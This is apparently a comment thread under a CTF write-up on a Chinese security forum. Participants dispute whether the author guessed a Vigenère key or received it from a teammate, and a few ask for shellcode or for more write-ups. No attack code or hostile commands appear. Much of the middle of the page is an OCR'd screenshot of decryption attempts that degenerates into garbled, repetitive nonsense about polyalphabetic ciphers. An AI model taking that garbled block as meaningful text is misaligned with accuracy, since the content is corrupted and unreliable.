


我们可能做的不是一道题??

0 回复Ta



print 2018-08-30 10:50:00



0 回复Ta



by_wm 2018-08-30 10:52:13

@print 所以你的git 很优秀哟。。

1回复Ta



kkkkkkk 2018-08-30 11:12:34

1回复Ta



kkkkkkk 2018-08-30 11:18:28

@print 您原先的wp里面讲 维尼亚密钥靠猜的,hhhh是密钥现在说一题是网址在线解的密钥,一题是分离出一张png拿到的密钥现在把文章改了,兄弟,我这边都还是有截图的

く返回 网鼎杯第四场wp - 先知...



因为不晓得密码。所以一直很纠结,密码是什么,然后猜呗、

看看i春秋 是不 密码

然后用这个然后看题目上海。然后又有点迷糊

最后没办法。只能一个个尝试,无意中想到啊icq + 维尼亚

icqvigenere

神奇的是竟然解密成功 我靠。神仙啊。


维吉尼亚	549			
Vigenere Cipher				
cyiq, srqueo g	wacuj gazzv fj bju ktgakrybb, c. ym sgamiu ag acqupryta. vju ili wnympt gazzv fj bju ktgakry atgytyisgt dv g wygpit vvanabr:			
	mkekaqolgas nega tavyiklureda alloqvib ja wjqtk go klm tes qt mu kejmu xwuxw yp iu jom spanezazi, swr ikedita, yu ma y Cija			
	d kira va, opk gytyirvash d af pfgivey baeg aj			
kgylgenere				
- inde-domina				
		No W	# #	
thequickbrown torestellates	jungsover kaydingshii sturythaf ii setvel kilocussentedd ijpher alphabet stalber ti kayyet samal grevi vichok ilphabe ser ist then ii seni kilo speni kilo seni kilo silo seni katheli	acriptionof spolyslphabeticcipher and terasverslessdamdreitchereer	eindicatedbyerstingtheletters	f the corresponding alphabet in th
thequickbrownf torwitchbetwin ertertlatering rigidandpredic larifradelring	ipher alghabetralber tizzyztezonlyzeitchedalphabe aznaz tritheziuzinki wezipolige aphia inwentedthet Alzeyztezfez witchinghe tezencipher alghabetzci ta warbattiztabellurobabci ituponthatabul zestaeftz	ecription of apolyalphabetic cipher raffersever almost and we is the new r bular estamoritical component of the ionse dedwhatizmowknown as the wige the about the dedwing resting counter	sindicatedbyers tingtheletters vigenrecipherthetrithemisscip nrecipherensoriginallydescrib rignskeytsseitchriphersliphek	f the corresponding alphabet in the herhovever only provide digrogre- edbygiov arbattistabel larosinhi travery latter shere aralbertisc
thequickbrownf torwitchbetwas ertertlaterin; rigidandpredic larifradelring hamiurusedaf rephraseaknown	ipher alphabetralber tiznyrtenonlywei tobedalphabe annetr i themiurinbirweinpoligraphis unventedthet blevyt sedfer wyi chingle twemoripher alphabetroi to wunbittirtabellarobaboi ltupontetabular etted tr patternof substituitunbellaroxrhemmes mit thepat bothpart is winadwaccost annei tedoutofhadalon	acription of applyalphabetic righer or after several bounds and reit the sever boules of tears it is all component of the ionses dedthat is most consum their ig the bounds of the consumer ernod substitutions could the sex if yet wrond substitutions could be sex if yet is these are yet but it are not both their in the sex are yet but it are not both their in the sex are yet if a row sex the things to the sex are yet if a row sex in the sex in the sex are yet.	sindicatedbyerstingtheletters vigenrecipherthetrithemisscrip nreciphervasors ginallydescrib zignakeytsveitchripheralphabe hangedringlybyzelectingunewie equiredrtonguscus ityforonlyt	f the corresponding alphabetisth herhowever on lyps ovided agrogres edbyg i ovurbattistubel lassishis travery lettereber earables tian yksyzwes etgpical lyzing lewerds hoksyzwitze alativel yezptore
thequickbrosed tors i relibeture er tertlater inj rigidandpredic larifrade larig heminusedaf is right we skinom shor they gla we garwinkey righ nied them in the con-	ijker a lajhade tra liber it ingyrt asnod yewi cibed al jahbade sanara it i thesing inich i versige jot ja mphi i inswera si datat hi keyrt and sanwi i thing phe tweensi jahar a jahade tra i ta versiga til keyrt i take and take a jahade si jahade tra i ta nga ti terna fankat i itu i insuheli i keyrt i take and i sanara bada ya ti terna fankat i itu i insuheli i karura chasene anat i bapa it bada ya ti terna dankat i itu i insuheli i karura chasene anat i bapa it bada sa tika anata sanara sanara bada sa tika canata sanara sanara sanara sanara sanar	ecraption of apply alghabetic cipher and tensever alove in and with the were tool are than it is along possible to the inner electric in a continuation of the inner electric in a continuation of the end of the truth in a continuation of the end of the truth in a continuation of the it the tense may also it is more than the of the end of the end of the end of the end are entire in the place of the end of	sindicatedbyerstingthelettens vigenserighertherithmanuschip meeripherwanniginallydescrib zignakeyturvitdhripheralphabe hangedringlybyralectingunseke equiredatungascuritydronslyt meededblainedevigensepublish romeededblainedevigensepublish vivandelenarusyingbertorhi	f the corresponding alphabetinth herbosever on lyps ovided apongs a eddyggiowal attistical lancachi trevery letterebere aralbertian ybayrase typical lyving lesser de heksyant tirre latively any toos edhinderer up tioned ariail arbut ids abrich labook the odebreaker avigane thoughts have being ted
thequickbrown tors inche twee an ten'th stering rigidandpredic larif rade laring to the common of the tors are deno- ted by the common of the parameter of the stering of the common of the common of the trade of the common of the rigidant of the common of the common of the common trade of the common of the rigidant of the common of the common of the common of the rigidant of the common of the common of the common of the rigidant of the common of the common of the common of the rigidant of the common of the common of the common of the rigidant of the common of the common of the common of the rigidant of the common of the common of the common of the rigidant of the common of the common of the common of the rigidant of the common of the common of the common of the common of the rigidant of the common	igher alphale trailer it ingri enonlyrei i toledalphale inparation of it them in the real point in graph is inversely that his reprised on yet it himself to the real phale to rei it would be it in the land below it in point to the land to rei it in part for me fault it into famile ill accordinate when we reit to part for me fault it into famile ill accordinate when it below the part is in included according to a many in the doubt of the all perhaps sevi comprivate converse and in which Ill accordinate the doubt when the contribution is the converse and in which is the doubt of the famile of the converse and in the similar to in the the horizontal particular and the converse and in the contribution of the converse of the converse and the converse and the converse to the converse of the converse and the converse to the converse of the converse and the converse to the converse of the converse to the converse to the converse of the converse to the conv	erription of apolysiphabetic cipher and tearners alone than other theorem to be in extract it is alone point of the times the debati mostlomes at here in the mostless debati mostlomes at here in the control of the control of the control it than any apole it is one the other in the control of the control of the and control of the control of the control in the control of the control of the control of the control of the control of the control of the control of the control of the control of the control of the control of the control of the control of the control of the control of the theory is the control of the control of the control of the control of the control of the control of the theory is the control of the control of the control of the control of the control of the control of the control of the theory is the control of the control	a indicated by or it in place to the right of the right o	f the corresponding a liphale timel between only one of schopping or a schopping
the quick be confitored to the self-to- tored to the beauting and the self-to- ring is described in a self-to- land for a feeling of beauting and the short the self-tolar and the other self-tolar and the self-tolar and the self-tolar and in the self-tolar and the self-tolar and the self-tolar and effect of the self-tolar and the effect of the self-tolar and the effect of the self-tolar and the self-tolar and the self-tolar and the self-tolar and the self-tolar and the self-tolar and the self-tolar and	ijaber aljabak stralber tit zept enomlyere i teleda fajlabak ijaber aljabak stralber tit zept in group in some offente i ald opge ted and novie things between piper aljabake trait i some piper aljabake trait i some in some in some in some in some in some piper aljabake trait i some in some in some in some in some in some betrige at it reins affence en tit mannet i ted on soft some in some betrige at it reins affence en tit mannet i ted on soft some in all some in some in some in some in some in some in some in some bed or a the court of the many til in off it some in all a ser age is the til some in some some in some in some in some in some in some in some in some some in some in some in some in some in some in some in some some in some in some in some in some in some in some in some some in some in some in some in some in some in some in some some in some in some in some in some in some in some tit in some in some in some in some in some in some in some some in some in some in some in some in some in some some in s	are in time of apply a light betting in her and terrover all one of mundred the intervention of the apply and terrover all one of the intervention of the terrover all one of the intervention of the terrover and the intervention of the interventio	a solic actebyer; ting the 1 et term "ing mere igher that it thankare; in mere igher manning innal 1 yeles or iki mere igher manning innal 1 yeles or iki mere innal 1 yeles or iki mere innal 1 yeles or iki mere deleli kin edevi gena upoh il ish mere deleli kin edevi gena upoh il ish mere innal innal elementary eliphori or ish il ultivat igherdegenia seles or un video milla delen innal innal tara un tara tangata mere innal innal innal innal tangata mere innal innal innal innal tangata mere mere innal	f the core agonding algoba time the three was entirely and of large or a college; we will be those or a college; we will be those or a college; we will be the travery. It is travel and the travery and the t
the quickbrowed to ave it the between a tear 1 a terring in gladed prediction of the between the terring in gladed prediction and it is the averaged at a terring at a second at a s	igher a falsah et ar. Be et i keyet enmolyerë i teled a fajaha i igher a falsah et ar. Be et i keyet enmolyerë i teled a fajaha i maran et i teledisi silika keyet et ar. Be e	are up ti most apply a light betting in law and it servers allowed from their incharge and it servers allowed from their incharges to law on the amen's time a leading to make the law and their incharges and	as addicts offlyor's ting the letter or wing the eighter that is the aim series are proposed to the proposed to the control of the proposed to the control of the contr	If the our squanting algebra time the between very square provided pages or edding it would be those set offly private between the property of the pages of the page of the pa
the quickbroom tours techne tours to the town or tout to the town or tout to the property of the tours to the tours to the tours to the tours of the	ijsher zijshah traibu tu turyt nomulyeni tehni zijsher zijshah traibu tu turyt nomulyeni tehni zijshah traibu mamma tilah mamma tilah turi zijshah t	are in time of apply a light betting in her and terrever all one of mundows it has well to be a second of a subject to the second of the secon	is said in a solywei in ingile let wite so in great england witer in flowaring in the great england witer in flowaring in the great england witer in the great of a great england witer in a spirar det in magazene i wifer an suly a spirar det in magazene i wifer an suly a spirar det in magazene i wifer an suly in the sul service in the sul service in the sul service in the sul service in the sul service the su	these responding alphabe timb the however all provided pages of a subject to which the state of the subject to which the subject to which the subject to which the subject to which the subject to the su

发现flag



kkkkkk 2018-08-30 11:22:09





1回复Ta



print 2018-08-30 11:42:55

@kkkkkkk https://github.com/QLDKEJI/web



print 2018-08-30 12:01:43

@kkkkkkk 大佬我都不知道你要怼啥。

首先第一个双色球,给你说明一下:


维尼亚密钥

原先是猜不出来。

后面队友发了密码给我。

wp我也没想改。我只是加了一句。一个密码题目非要较真干嘛。

写成猜就是为了娱乐一下。




0 回复Ta



print 2018-08-30 12:13:41

@kkkkkkk 谁知道娱乐之后,就有了凭空猜flag 的剧情了。

0 回复Ta



LzSkyline 2018-08-30 14:09:27

我也想py..啊不是,我也想用那个很棒的git工具拿完整的write_do源代码


0 回复Ta



<u>小青2912</u> 2018-08-30 14:09:48

求shellcoder......

0 回复Ta



白菜 2018-08-30 15:59:31

评论区好热闹

0 回复Ta



haibara****@163. 2018-09-01 12:59:43

我们和他不一样,炼狱模式

@by_wmk w

0 回复Ta



haibara****@163. 2018-09-01 13:01:07

大佬,为何如此优秀,怎么做到的。

0 回复Ta



haibara****@163. 2018-09-01 13:02:32

最后一题WP有没

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板